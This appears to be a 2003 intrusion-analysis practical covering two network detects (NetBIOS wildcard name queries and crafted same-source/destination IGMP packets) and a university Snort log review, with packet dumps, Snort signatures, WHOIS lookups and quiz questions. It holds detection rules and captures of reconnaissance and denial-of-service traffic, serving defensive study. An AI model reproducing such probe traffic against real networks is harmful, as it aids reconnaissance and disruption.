CERT Advisory CA-2001-31, Buffer Overflow in CDE Subprocess Control Service. http://www.cert.org/advisories/CA-2001-31.html

CERT Advisory CA-2002-01, Exploitation of Vulnerability in CDE Subprocess Control Service. http://www.cert.org/advisories/CA-2002-01.html

Detect 2 - 'SMB Name Wildcard' / NetBIOS-name-query attack (port 137/UDP)

1. Source of the trace
An enterprise network that I monitor.



Network topology

2. Detect was generated by:
This detect was initially brought to my attention as an ACID "BAD TRAFFIC udp port 0 traffic"alert. (The ACID feed was from a Snort sensor running version 1.8.6 with a modified rule set).

alert udp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC udp port 0 traffic"; sid:525; classtype:misc-activity ; rev:4;)

Examination of the Snort data led me to conclude that this was an outbound SMB wild card UDP probe originating from port 0 of an internal source to port 137 of two external IP addresses.

=+=

03/31-21:06:08.454352 MY.NET.157.28:0 -> 66.197.162.7:137
UDP TTL:122 TOS:0x0 ID:25081 IpLen:20 DgmLen:78

```
Len: 58
87 36 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .6.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

03/31-21:06:09.951153 MY.NET.157.28:0 -> 66.197.162.7:137
UDP TTL:122 TOS:0x0 ID:28921 IpLen:20 DgmLen:78
Len: 58
87 3C 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .<.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

03/31-21:06:11.454140 MY.NET.157.28:0 -> 66.197.162.7:137
UDP TTL:122 TOS:0x0 ID:36601 IpLen:20 DgmLen:78
Len: 58
87 3E 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .>.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

03/31-21:09:26.311020 MY.NET.157.28:0 -> 200.37.9.158:137
UDP TTL:122 TOS:0x0 ID:33035 IpLen:20 DgmLen:78
Len: 58
87 5A 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .Z.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

03/31-21:09:27.810130 MY.NET.157.28:0 -> 200.37.9.158:137
UDP TTL:122 TOS:0x0 ID:38923 IpLen:20 DgmLen:78
Len: 58
87 60 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .`.......... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

```
03/31-21:09:29.312427 MY.NET.157.28:0 -> 200.37.9.158:137
UDP TTL:122 TOS:0x0 ID:43275 IpLen:20 DgmLen:78
Len: 58
87 62 00 00 00 01 00 00 00 00 00 00 20 43 4B 41  .b..... CKA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 00 00 21  AAAAAAAAAAAAA..!
00 01                                            ..
```

3. Probability the source address was spoofed

In this case the source IP is a known entity, it resides on a trusted network. It definitely is not spoofed.

4. Description

'SMB (Server Message Block) Name Wildcard' attack

Windows machines typically send queries during normal operation, particularly when file sharing is active, to determine NetBIOS names when only IP addresses are known. This type of query, when originating from an external network, is usually a pre-attack probe to gather NetBIOS name table information such as workstation name, domain, and a list of currently logged in users. By accessing system name table information, an intruder can obtain information that can be used to launch an attack. With this description in mind, I asked myself, "Why would a computer on our network initiate this type of activity?" I concluded that either a local user has decided to conduct this attack, or the host computer has been compromised and is executing an outbound probe. Whichever the case, this required immediate investigation and corrective action.

The following Snort signature for a "NetBIOS-name-query" did not trigger an alert because of the outbound direction of this traffic, however it is a positive match for such an inbound attack.

```
SIGNATURE alert UDP $EXTERNAL any -> $INTERNAL 137 (msg:
"IDS177/netbios-name-query"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00
00|";)
PROTOCOL UDP
SOURCE IP $EXTERNAL
SOURCE PORT any
DIRECTION ->
DESTINATION IP $INTERNAL
DESTINATION PORT 137
CONTENTS "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"
```

5. Attack mechanism

Based upon RFC 1002 and the “Intrusion Signatures and Analysis” book, the identifying attack mechanism appears to be in bytes 13 through 45, the Name field. The hexadecimal value 43 4B 41 41 41… is the ACSII string CKAAAAA… in the packet. This is the mangled name created by splitting the hex value of each character into two parts and then adding 0x41 to each part. In this example, as in my captured packets, the name is an asterisk " * " followed by nulls. The hex value of * is 2A, splitting it and adding it would produce (2+41=43) and (A+41=4B). The ASCII value of these two results is "CK". The following nulls added to 41 remain 41, or "A".

6. Correlations

Everything that I have read regarding this detect indicates that this is a low-tech, reconnaissance probe that has been reported routinely since 1 April 2000. At the time of this writing (22 May 2003), Dshield.com reports that port 137 is the most attacked port. Even so, I did not detect port 137 activity via notification from an associated SMB wildcard or NetBIOS-name-query signature. However, by investigating a suspicious alert on port 0, I was made aware of SMB wildcard activity on the network. My point is that you must use any and all available means to detect, identify and prevent malicious traffic…in either direction.

7. Evidence of active targeting

I found no evidence of active targeting, nor did logs for previous weeks indicate pre-attack scans or probing from or to the destination IP addresses. The serious concern is that our host machine was the source engaged in an outbound attack. The machine was abruptly taken offline and investigated by a local system administrator for compromise and data integrity.

8. Severity

Severity = (target criticality +attack lethality) - (system countermeasures + network countermeasures)

Target Criticality: 1. In this case, the two targets are external:
66.197.162.7 (Network Operations Center Inc. USA)
66.197.162.8 (Seguros La Vitalicia, Peru)
I suspect these are windows machines, and the external users would determine the criticality.

Attack Lethality: 1. This pre-attack probe is originating from a local source and targeting external networks, we are doing the attacking. Again, external users would decide this value.

System Countermeasures: 1. Our machine has the latest patches and anti-virus signatures applied, but source port 0 traffic means something is very wrong.

Network Countermeasures: 3. An IDS is in place and detected this traffic. This value will increase after the router is configured to deny port 0 and 137 traffic.

Severity equals (1 + 1) - (1 + 3) = -2

9. Defensive recommendation
To ensure that users outside of our network are not permitted to access our NetBIOS name service, and to prevent our hosts from accessing the NetBIOS name service on external networks, the enterprise firewall must be configured to filter out UDP port 137 traffic in either direction. Investigate reason port 0 traffic exists.

10. Test question
The hexadecimal value of 43 4B 41 41 41… equals what identifiable ACSII string associated with the NetBIOS-name-query attack?

A. CK@@@
B. CKQQQ
C. CKHHH
D. CKAAA

Answer: D. CKAAA

References:
"SMB Name Wildcard" Max Vision's NetBIOS name query description (Jan 2000) http://archives.neohapsis.com/archives/snort/2000-01/0222.html

http://www.dshield.org

RFC 1002 - Protocol standard for a NetBIOS service on a TCP/UDP transport http://www.faqs.org/rfcs/rfc1002.html

"Two examples of udp:137 NetBIOS name table probes" (Mar 2002) http://www.finchhaven.com/pages/incidents/030102_udp_137.html

Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders Publishing. 2001. 1st Ed.

Detect 3 - BAD TRAFFIC same SRC/DST

At first glance, seeing the same source and destination IP address in these packets led me to believe that this was a LAND attack. After further investigation, I learned that LAND is a TCP/UDP specific attack whereas, this

detect employs IGMP. I wasn't sure if this was a variation of the LAND attack or not, but I was curious to find out.

1. Source of the trace

This detect was derived from the collection of raw binary log files located at http://www.incidents.org/logs/RAW. The 2002.10.11..11 log file is the source of this trace. The network topology is unknown.

2. Detect was generated by

Using Snort version 1.9.1 build 234, the following alerts were produced by running the raw log file through Snort using, *snort -r 2002.10.11..11 –A full*.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC same SRC/DST [**]
11/10-14:02:51.796507 207.166.71.211 -> 207.166.71.211
PROTO002 TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:28

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC same SRC/DST [**]
11/10-14:02:51.796507 207.166.71.199 -> 207.166.71.199
PROTO002 TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:28

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC same SRC/DST [**]
11/10-14:02:51.796507 207.166.71.192 -> 207.166.71.192
PROTO002 TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:28

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC same SRC/DST [**]
11/10-14:02:51.796507 207.166.71.205 -> 207.166.71.205
PROTO002 TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:28

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Corresponding Windump output using: >*windump -r 2002.10.11..11 -vvvX*

```
14:02:51.796507 IP (tos 0x0, ttl 47, id 0, len 28) host-207-166-71-211.ucn.net >
 host-207-166-71-211.ucn.net: igmp query v2 [gaddr 240.0.3.94]bad cksum f181
(->5ced)!
0x0000   4500 001c 0000 0000 2f02 f181 cfa6 47d3        E...../.....G.
0x0010   cfa6 47d3 1164 fb3c f000 035e 0000 0000        ..G..d.<...^....
0x0020   0000 0000 0000 0000 0000 0000 0000             ..............
```

14:02:51.796507 IP (tos 0x0, ttl 47, id 0, len 28) host-207-166-71-199.ucn.net > host-207-166-71-199.ucn.net: igmp query v2 [gaddr 240.0.3.82]bad cksum f199 (->5d05)!

```
0x0000   4500 001c 0000 0000 2f02 f199 cfa6 47c7      E...../.....G.
0x0010   cfa6 47c7 1164 fb48 f000 0352 0000 0000      ..G..d.H...R....
0x0020   0000 0000 0000 0000 0000 0000 0000           ..............
```

14:02:51.796507 IP (tos 0x0, ttl 47, id 0, len 28) host-207-166-71-192.ucn.net > host-207-166-71-192.ucn.net: igmp query v2 [gaddr 240.0.3.75]bad cksum f1a7 (->5d13)!

```
0x0000   4500 001c 0000 0000 2f02 f1a7 cfa6 47c0      E...../.....G.
0x0010   cfa6 47c0 1164 fb4f f000 034b 0000 0000      ..G..d.O...K....
0x0020   0000 0000 0000 0000 0000 0000 0000           ..............
```

The following command provided layer-2 information:

```
 > windump -neX -r 2002.10.11..11 igmp
```

14:02:51.796507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: IP 207.166.71.192 > 207.166.71.192: igmp query v2 [gaddr 240.0.3.75]

```
0x0000   4500 001c 0000 0000 2f02 f1a7 cfa6 47c0      E...../.....G.
0x0010   cfa6 47c0 1164 fb4f f000 034b 0000 0000      ..G..d.O...K....
0x0020   0000 0000 0000 0000 0000 0000 0000           ..............
```

14:02:51.796507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 60: IP 207.166.71.205 > 207.166.71.205: igmp query v2 [gaddr 240.0.3.88]

```
0x0000   4500 001c 0000 0000 2f02 f18d cfa6 47cd      E...../.....G.
0x0010   cfa6 47cd 1164 fb42 f000 0358 0000 0000      ..G..d.B...X....
0x0020   0000 0000 0000 0000 0000 0000 0000           ..............
```

The omitted “0’s” were replaced to provide complete, MAC addresses. Running the vendor designated field of the MAC addresses through a MAC search engine (http://www.coffer.com/mac_find/) identified 00:03:e3 and 00:00:0C as Cisco devices. The source MAC address is highlighted in red, while the destination MAC address is blue. This provides traffic flow direction, and knowing where these Cisco components are placed within the network would indicate whether the traffic originated from an internal or external source.

3. Probability Source Address was spoofed

Obviously, packets with the same source and destination address should not exist. I suspect the source addresses were spoofed, and I am certain that packet crafting also took place. Indications were TTL: 47 (IGMP RFC 2236 states it should be set to a value of 1) and having all ID fields set to 0, as these are

defined as being unique values. The normal TTL value is designed to be 1, so that the IGMP packet does not go beyond the servicing router.

4. Description of Attack

Other than having the same source and destination address, the LAND attack signature does not resemble this alert. I cannot explain the identical timestamp across multiple matching pairs of same SRC/DST addresses. I believe the same SRC/DST address violation and the use of IGMP, a connectionless protocol; indicate that a response is not required for the success of this attack. With so many irregular variables in place, I can only speculate how this attack might transpire.

I guess the spoofing tactic is an attempt to create an unstable and vulnerable condition, whereby allowing the attack to capitalize on an unpredictable reaction. By using a TTL value other than 1, the attacker may be hoping that any router that handles this packet will attempt to route and propagate it. This could account for the TTL value being set to 47. The ID:0 is unlikely, as values typically are non-zero. I believe the hacker's goal is to have the spoofed SRC/DST IGMP packets, containing incorrect TTL and ID values, create a DOS for the recipient of these packets.

5. Attack Mechanism

This attack appears to be a combination LAND DOS and IGMP exploit. The same source and destination IP address is consistent with the LAND attack, while malformed IGMP query packets indicate an IGMP abnormality.

I believe that the attack mechanism is a combination of noted values listed in bold.

=+=

14:02:51.796507 IP (tos 0x0, **ttl 47**, **id 0**, len 28) **host-207-166-71-192.ucn.net** > **host-207-166-71-192.ucn.net**: igmp query v2 [gaddr 240.0.3.75] bad cksum f1a7 (->5d13)!

=+=

First of all, having the same source and destination address of 207.166.71.192 violates standard IP rules

The Time-to-Live (TTL) value of 47, as previously mentioned could be a forged value to allow this packet to be routed in an attempt to cause problems beyond the local network. The normally assigned TTL value of 1 would ensure that a host device using IGMP would only be able to communicate with the servicing router, 1 hop away.

The ID:0 field for all detects are the same, 0. This is normally a non-zero, unique IP datagram identification number. I find it improbable that all of these instances would simultaneously and randomly generate the same ID value of 0.

A bad checksum indicates that the IP header information is incorrect. This could be due to errors attributed to the recalculation process that occurs when header fields change. However, this bad checksum is the result of SANS modification, as noted in the README file at http://www.incidents.org/logs/Raw/README.

6. Correlations

The CERT advisory associated with the alert, CA-1997-28 deals with the LAND attack. CVE-2001-0796 addresses the IGMP denial of service attack. Despite having elements of these two attacks, an alert for either type was not generated. Instead, and rightly so, a BAD TRAFFIC alert was produced. Daniel Wessemann's explanation of this traffic is at http://cert.uni-stuttgart.de /archive /intrusions/2003/01/msg00011.html. I was unable to find any official advisories relating to this specific exploit.

The spoofed network's registration information follows:

IP address: 207.166.71.X XX
nslookup: host-207-166-71-211.ucn.net
registrar: ARIN
net-block: I-Link_Worldwide_Inc
geoloc: US
ARIN info: OrgName: I-Link Worldwide Inc
OrgID: ILKW
Address: 13751 S Wadsworth Park Dr, Suite 200
City: Draper
StateProv: UT
PostalCode: 84020
Country: US

7. Evidence of Active Targeting

Other than about a dozen apparently randomly selected IP addresses within the same subnet, I found no indication of active targeting taking place.

8. Severity

Lacking knowledge of the topology or the hosts that reside on the local network, I am unable to accurately assess the severity of this attack. Additionally, dealing with a relatively unknown LAND / IGMP combination attack makes it difficult to determine the extent of risk or damage that may be associated with this mutated attack. With this in mind, here is my severity assessment.

Severity = (target criticality +attack lethality) - (system countermeasures + network countermeasures)

Target Criticality: 3. Without knowing the type of host, its Operating System, or services offered, I will go with a middle-of-the-road approach value.

Attack Lethality: 5. Due to the fact that I do not know exactly how severe or destructive this attack may be, I chose to go with the worst case, most lethal rating.

System Countermeasures: 3. Are the operating systems up to date with the latest service packs or hot fixes? Is anti-virus software installed on all machines, and are signature files updated regularly? How is overall vulnerability assessed and tested? Because these questions go unanswered, I again assigned a value of 3.

Network Countermeasures: 3. I'm unable to determine exactly what network countermeasures are in place. For example, routers are typically configured to prevent IP source routing, meaning they will not allow a source to dictate the IP routing path. If IP source routing is enabled, return packets will be delivered to the spoofed source address.

Severity assessed as (3 + 5) - (3 +3) = 2

9. Defensive Recommendation

I recommend a review of the gateway router's configuration. Apply a filter to drop packets that have matching source and destination IP addresses, and ensure IP source routing is not allowed. Update operation system software with applicable patches and anti-virus signatures. Check to see if IGMP is required for local operations. If it isn't, disable it and any other extraneous protocols and services. Continue to monitor for the presence of this LAND / IGMP DOS hybrid attack. To learn more about this exploit, consider using the "Tag" keyword feature in Snort. This will allow you to log more than just the single packet that triggers the alert. With the tagging option set, once a packet triggers an alert, any additional traffic associated with the source host is logged. This will allow retrospective analysis of response and post attack traffic.

10. Test question

An IGMP denial of service attack would be associated with which service port?

A. UDP port 1001
B. TCP port 220
C. no port association
D. IGMP port 0

Answer: C. no port association

Note: I posted this detect on 7/18/03, but did not receive any replies. Therefore, I was unable to include any questions or comments regarding my analysis.

References:

CERT Advisory CA-1997-28 IP Denial-of-Service Attacks
http://www.cert.org/advisories/CA-1997-28.html

CVE-2001-0796
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0796

RFC 2236 - Internet Group Management Protocol, Version 2
http://www.ietf.org/rfc/rfc2236.txt

Description of Land
http://www.saintcorporation.com/demo/saint_tutorials/land.html

Lewis, Chris. Cisco TCP/IP Routing Professional Reference
McGraw-Hill, Inc. 1999. 2nd Ed.

American Registry for Internet Numbers
http://www.arin.net

Vendor / Ethernet MAC address Lookup
http://www.coffer.com/mac_find/

Daniel Wessemann's post
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00011.html

Roesch, Martin and Green, Chris. "Snort Users Manual" www.snort.org
(Apr 2003). http://www.snort.org/about.html

Northcutt, Cooper, Fearnow, Fredrick. Intrusion Signatures and Analysis. New Riders Publishing. 2001. 1st Ed.

Assignment 3 - Analyze This!

Executive Summary

I was tasked to analyze 5 consecutive days of alert, scan, and out-of-spec files provided by you, to capture a snapshot of the University's present security posture. During the period of analysis, your network generated over 875,000 alerts. It wasn't feasible to address each alert individually, so I provided an in-depth account of alerts that exceeded 10,000 occurrences. This breakdown describes the attack, identifies participants – including registration information for suspicious external hosts, and recommends corrective action. Granted, a campus environment like yours will have its share of questionable traffic, but the amount of fragmentation on the University network is excessive. This was reported to your staff previously, yet the condition remains. 353,627 or 99.9% of the 354,090 fragment alerts are attributed to a local source. You can easily eliminate over a third of the 875,000 overall alerts by resolving this single issue.

Data from the University was compiled to identify events of interest relating to security. Here are the files used for analysis covering May 01 – 05, 2003. The OOS files contain data for the previous day, thus dates May 02 – 06, 2003 were selected.

Alerts	Scans	Out Of Specification
alert.030501.gz	scans.030501.gz	OOS_Report_2003_05_02_28431.txt
alert.030502.gz	scans.030502.gz	OOS_Report_2003_05_03_7239.txt
alert.030503.gz	scans.030503.gz	OOS_Report_2003_05_04_21395.txt
alert.030504.gz	scans.030504.gz	OOS_Report_2003_05_05_25821.txt
alert.030505.gz	scans.030505.gz	OOS_Report_2003_05_06_7938.txt

Prioritized Alerts

Of the 875,267 total alerts, I focused on alert types that occurred more than 10,000 times. This list represents roughly 95% of all reported alerts for the 01-05 May 2003 timeframe.

	Alerts in excess of 10,000 occurrences	
1	Incomplete Packet Fragments Discarded	354090
2	TCP SRC and DST outside network	208249
3	SMB Name Wildcard	173943
4	High port 65535 udp - possible Red Worm - traffic	27253
5	CS WEBSERVER - external web traffic	24928
6	High port 65535 tcp - possible Red Worm - traffic	23628
7	Tiny Fragments - Possible Hostile Activity	13527

#1 Incomplete Packet Fragments Discarded

Reported: 354090 times

	Top 5 Source IP addresses
353627	MY.NET.210.114
78	12.129.72.164
76	12.129.72.165
61	12.129.72.172
42	64.12.56.35

	Top 5 Dest. IP addresses
353609	213.97.198.23
76	MY.NET.221.138
75	MY.NET.168.105
64	MY.NET.207.30
47	MY.NET.224.138

```
05/04-01:00:09.378860 [**] Incomplete Packet Fragments Discarded [**] MY.NET.210.114:0 ->2 13.97.198.23:0
05/04-01:00:09.512314 [**] Incomplete Packet Fragments Discarded [**] MY.NET.210.114:0 -> 213.97.198.23:0
05/04-01:00:10.173036 [**] Incomplete Packet Fragments Discarded [**] MY.NET.210.114:0 -> 213.97.198.23:0
```

Summary:

These fragments account for more than a third of the total alerts. It is interesting to note that port 0 was used as the source and destination port in all occurrences of this alert. Also, 99.9% of the connections took place between two machines, MY.NET.210.114:0 -> 213.97.198.23:0. The high volume of fragmented traffic on reserved port 0, coupled with the possibility that these may be crafted packets attempting to slip past University routers, firewalls and intrusion detection systems, are strong reasons why campus IT staff need to address this alert first. I recommend an integrity check of MY.NET.210.114, to include disabling all unnecessary services. Seek the explanation for 353,609 connections to 213.97.198.23, a host registered to a telephone company in Spain. Capture and analyze data exchanges between these machines. The Snort signature description states; "TCP traffic to port 0 is not valid under normal circumstances. [This is] an indication of unauthorized network use, reconnaissance activity or system compromise. These rules may also generate an event due to improperly configured network devices." The staff should configure the perimeter router to filter and drop all port 0 traffic. The bottom line: the University must commit to troubleshoot and resolve this previously reported, yet ongoing alert.

```
IP address: 213.97.198.23
  nslookup: 23.Red-213-97-198.pooles.rima-tde.net
  inetnum:      213.97.0.0 - 213.97.255.255
  netname:      RIMA
  descr:        Telefonica De Espana SAU (NCC#2000013794)
  descr:        Red de servicios IP
  descr:        Spain
  country:      ES
  admin-c:      LJP5-RIPE
  tech-c:       FLT14-RIPE
  rev-srv:      scmrro3.nombres.ttd.es
  rev-srv:      scmrro4.nombres.ttd.es
  rev-srv:      ns.ripe.net
  status:       ASSIGNED PA
  notify:       adminis.ripe@telefonica.es
  mnt-by:       MAINT-AS3352
```

```
changed:    adminis.ripe@telefonica.es 20020530
changed:    administracion.ripe@telefonica-data.com 20030121
source:     RIPE
```

Correlations:
Susan Kovacevich said in her practical, “It is puzzling why 99% of these alerts are coming from MY.NET.163.117 (1,374 occurrences) and MY.NET.75.165 (90 occurrences) going to four destinations IP’s. I recommend that you have your network staff block outgoing and incoming port 0.” Susan reported 1,486 alerts over a year ago. This problem has increased in epic proportions.

I can only speculate why the University has failed investigate and eliminate port 0 traffic. Perhaps a budget cut has hit the security department, rendering them short staffed and unable to address this alert. Maybe they tried, but were unable to develop a viable solution. Or maybe they chose not to do anything at all. Whatever the case may be, this alert must be resolved. The penalty for doing nothing ranges from poor performance due to excessive garbage on the network, all the way to a full blown denial of service attack, by means of the successful re-assembly of fragmented packets needed to initiate such an attack.

#2 TCP SRC and DST outside network

Reported: 208249 times

	Top 5 Source IP addresses
486	192.168.1.100
43	0.0.0.0
29	192.168.8.17
12	10.0.1.2
10	10.0.0.64

	Top 5 Dest. IP addresses
106931	64.202.103.12
43801	65.116.88.75
29555	146.100.53.56
458	200.140.153.140
27	67.80.77.94

```
05/03-11:49:26.440967 [**] TCP SRC and DST outside network [**] 12.103.217.149:1147 -> 64.202.103.12:6667
05/03-11:49:26.441098 [**] TCP SRC and DST outside network [**] 12.103.217.150:1228 -> 64.202.103.12:6667
05/03-11:49:26.441109 [**] TCP SRC and DST outside network [**] 12.103.217.151:1668 -> 64.202.103.12:6667
```

Summary:
The IANA reserved IP addresses (0, 10, and 192 networks) that are responsible for source traffic alerts are probably caused by machines designed to participate exclusively within the University’s “private” network. If the University is using a network address translation service, there may be configuration issues worthy of investigation as these addresses are typically not routable, and are not for use on the Internet. These alerts would also be seen if the Snort IDS resides somewhere within the University campus network, opposed to being positioned on the WAN side, in front of the University’s firewall or router.

The roughly 107,000 destination alerts involving 64.202.103.12 interests me enough to seek registration information and service port data pertaining to this seemingly popular IP address. My research revealed that 64.202.103.12 has a suspicious hostname, (giving.head.for-money.net) and is a customer of Server Central Network, in Chicago. The alerts indicate that multiple 12.1xx.0.0 (AT&T WorldNet services) hosts, using various source ports were actively engaged (106,982 connections) with 64.202.103.12:6667. Surprisingly, the 12.1xx.0.0 addresses do not appear on the source IP list. That puzzled me until I found out that 74,522 unique 12.1xx.0.0 addresses accounted for the 106,931 alerts.

Port 6667 is commonly used by IRC (Internet Relay Chat). According to Kurt Seifried, a problem related to port 6667 is that many IRC servers will connect back to clients for lookups, or have third party systems connect in search of open Windows proxy software and trigger IDS systems in the process. Microsoft Chat also uses this port for client to server connections. Knowing this, one may conclude that these alerts are false positives. The University may not have any interest in these alerts, nor care about the source or destination addresses of these alerts. However, they should be concerned with the above mentioned host computer, and the questionable content it may be transporting via the campus network.

This is not supposed to occur, but it is interesting to note that 64.202.103.0 straddles two registered networks. This is most likely due to a registration oversight by ARIN, as these queries produce conflicting registration information. The suspect address was not found in the APNIC or RIPE databases.

A trace route command was used to determine accuracy based upon host location, and follows this registration information.

IP address: **64.202.103.12**
nslookup: giving.head.for-money.net
OrgName: Server Central Network
OrgID: SCN-18
Address: 2002 W Chicago
Address: PMB 101
City: Chicago
StateProv: IL
PostalCode: 60622
Country: US
NetRange: **64.202.96.0 - 64.202.127.255**
CIDR: 64.202.96.0/19
NetName: SCN-CHG-1
NetHandle: NET-64-202-96-0-1
Parent: NET-64-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.SCSERVERS.COM
RegDate: 2002-10-21
TechHandle: JL1890-ARIN
TechName: Server Central, Jordan
TechPhone: +1-312-829-1111
TechEmail: scsupport@servercentral.net

```
IP address:  64.202.103.12
nslookup: giving.head.for-money.net
OrgName:    OzShells Internet Solutions
OrgID:      OIS-41
Address:    P.O. Box 6006
City:       Waikiki
StateProv:  Western Australia
PostalCode: 6169
Country:    AU
NetRange:   64.202.103.0 - 64.202.103.255
CIDR:       64.202.103.0/24
NetName:    SCNET-CHG-OZSHELLS1
NetHandle:  NET-64-202-103-0-1
Parent:     NET-64-202-96-0-1
NetType:    Reassigned
NameServer: NS1.OZSHELLS.COM
NameServer: NS2.OZSHELLS.COM
RegDate:    2003-02-11
Updated:    2003-02-11
TechHandle: KBU8-ARIN
TechName:   Butler, Kevin
TechPhone:  +61 409 108608
TechEmail:  admin@ozshells.com
```

```
C:\>tracert 64.202.103.12

Tracing route to giving.head.for-money.net [64.202.103.12]
over a maximum of 30 hops:

      ************************* snipped for brevity and anonymity ***************************

 16    94 ms   109 ms   110 ms  gar1-p340.chail.ip.att.net [12.123.216.134]
 17    94 ms   109 ms   110 ms  att-44.chg.internap.ip.att.net [12.119.137.6]
 18   110 ms    93 ms   110 ms  border5.ge4-1-bbnet2.chg.pnap.net [64.94.32.74]
 19   109 ms   110 ms   125 ms  ge1-4.b2.chg.servercentral.net [64.94.34.142]
 20   109 ms   235 ms   109 ms  ge1-2.core1.chg.servercentral.net [64.202.111.21]
 21   110 ms   109 ms   125 ms  ge1-1.b1.chg.servercentral.net [64.202.111.18]
 22   109 ms   110 ms   125 ms  giving.head.for-money.net [64.202.103.12]

Trace complete.
```

Correlations:
In his practical, Rick Yuen describes four potential sources of this type of traffic. I recommend the University look for the following:

1. Misconfigured routers
2. Misconfigured Snort IDS that doesn't include all local networks in HOME_NET.
3. A packet with a spoofed IP address exiting or entering the internal network.
4. Misconfigured network devices.

#3 SMB Name Wildcard

Reported: 173943 times

	Top 5 Source IP addresses
8384	133.82.241.150
2639	216.78.180.128
2031	195.167.225.233
1898	143.248.115.88
1503	66.1.191.80

	Top 5 Dest. IP addresses
1793	MY.NET.24.34
819	MY.NET.194.13
746	MY.NET.249.134
657	MY.NET.222.166
646	MY.NET.24.44

```
05/03-01:52:08.378824 [**] SMB Name Wildcard [**]  67.119.2.222:1032 -> MY.NET.141.225:137
05/03-02:01:11.767049 [**] SMB Name Wildcard [**]  67.68.41.242:137 -> MY.NET.250.226:137
05/03-01:52:10.963021 [**] SMB Name Wildcard [**]  67.119.2.222:1032 -> MY.NET.141.242:137
```

Summary

As I mentioned in the previous assignment (detect number 2), Windows machines typically send these types of queries during normal operation, particularly when file sharing is active, to determine NetBIOS names when only IP addresses are known. This type of query, when originating from an external network, is usually a pre-attack probe to gather NetBIOS name table information such as workstation name, domain, and a list of currently logged in users. By accessing system name table information, an intruder can obtain information that can be used to launch an attack.

I noticed that all source IP's of this exploit are external, and that all but 10 of the 173943 total alerts, are destined for MY.NET.XXX.XXX:137 IP addresses. The most active source, 133.82.241.150:54799 is registered to the Japan Network Information Center. I suspect that the top destination address, MY.NET.24.34 is some type of Windows server. I found nothing to indicate that this machine has responded to any stimulus packets. However, due to such a high alert count, I recommend the computer be temporarily taken off-line and checked for signs of compromise. The University should prevent NetBIOS traffic from entering or leaving the internal network. The commonly used Windows NetBIOS ports 137, 138, and 139 should be blocked at the perimeter.

```
IP address: 133.82.241.150
  nslookup: cuapfs0.imit.chiba-u.ac.jp
  ARIN info: OrgName:    Japan Network Information Center
          OrgID:      JNIC
          Address:    Kokusai-kougyou-Kanda Bldg 6F
          Address:    2-3-4 Uchikanda
          City:       Chiyoda-ku
          StateProv:  Tokyo
          PostalCode: 101-0047
          Country:    JP
          Updated:    2003-02-26
          AdminHandle: JN-ORG-ARIN
          AdminName:   Japan Network Information Center
```

```
AdminPhone:  +81-3-5297-2311
AdminEmail:  hostmaster@nic.ad.jp
